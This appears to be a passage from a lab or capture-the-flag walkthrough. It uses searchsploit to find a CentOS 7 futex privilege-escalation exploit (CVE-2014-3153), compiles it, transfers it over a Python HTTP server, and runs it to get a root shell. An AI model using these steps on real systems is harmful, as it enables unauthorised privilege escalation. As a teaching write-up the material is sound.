
Search exploit

```
root@kali:~# searchsploit CentOS Linux 7 --exclude="/dos/"
```




```
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation
```

Compile and transfer exploit to victim machine



```
root@kali:~/pwn/test# lsf
total 60K
drwxr-xr-x  2 root root 4.0K Oct  9 04:03 ./
drwxr-xr-x 16 root root 4.0K Oct  9 04:01 ../
-rw-r--r--  1 root root  18K Oct  9 04:03 35370.c
-rw-r--r--  1 root root   14 Oct  9 02:45 file1
-rw-r--r--  1 root root  733 Oct  9 01:13 .gnmap
-rw-r--r--  1 root root    1 Oct  9 02:45 hello.txt
-rw-r--r--  1 root root 2.8K Oct  9 01:13 .nmap
-rw-r--r--  1 root root  460 Oct  9 02:43 req.txt
-rw-r--r--  1 root root  11K Oct  9 01:13 .xml
root@kali:~/pwn/test# mv 35370.c exploit.c
root@kali:~/pwn/test# gcc exploit.c -o exploit -lpthread
exploit.c:140:17: warning: type defaults to ‘int’ in declaration of ‘int_s
 static volatile int_sync_time_out = 0;
                 ^~~~~~~~~~~~~~~~~
root@kali:~/pwn/test# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.218.143 - - [09/Oct/2019 04:04:15] "GET /exploit HTTP/1.1" 200 -
```

Rooted



```
[student@server4 tmp]$ chmod +x exploit
[student@server4 tmp]$ ./exploit
CVE-2014-3153 exploit by Chen Kaiqu(kaiquchen@163.com)
Press RETURN after one second...
Checking whether exploitable..OK
Seaching good magic...
magic1=0xffff880017823c70 magic2=0xffff8800399dbc80
Good magic found
Hacking...
[root@server4 tmp]# cd /root
[root@server4 root]# ls -lah
total 44K
dr-xr-x---.  6 root root 4.0K Aug  6 18:15 .
drwxr-xr-x. 18 root root 4.0K Oct  9 12:53 ..
-rw-------.  1 root root  993 Jun  1  2016 anaconda-ks.cfg
-rw-------.  1 root root    5 Aug  6 18:15 .bash_history
-rw-r--r--.  1 root root   18 Dec 29  2013 .bash_logout
-rw-r--r--.  1 root root  176 Dec 29  2013 .bash_profile
-rw-r--r--.  1 root root  176 Dec 29  2013 .bashrc
drwxr-xr-x.  3 root root   17 Jun  1  2016 .cache
drwxr-xr-x.  3 root root   17 Jun  1  2016 .config
-rw-r--r--.  1 root root  100 Dec 29  2013 .cshrc
-rw-------.  1 root root 2.2K Mar 17  2019 .mysql_history
-rw-------.  1 root root 1.0K Feb 13  2019 .rnd
drwx------.  2 root root    6 Aug  6 18:12 .ssh
-rw-r--r--.  1 root root  129 Dec 29  2013 .tcshrc
drwxr-xr-x.  8 root root  102 Sep 13  2017 webappsec
[root@server4 root]# no flag
```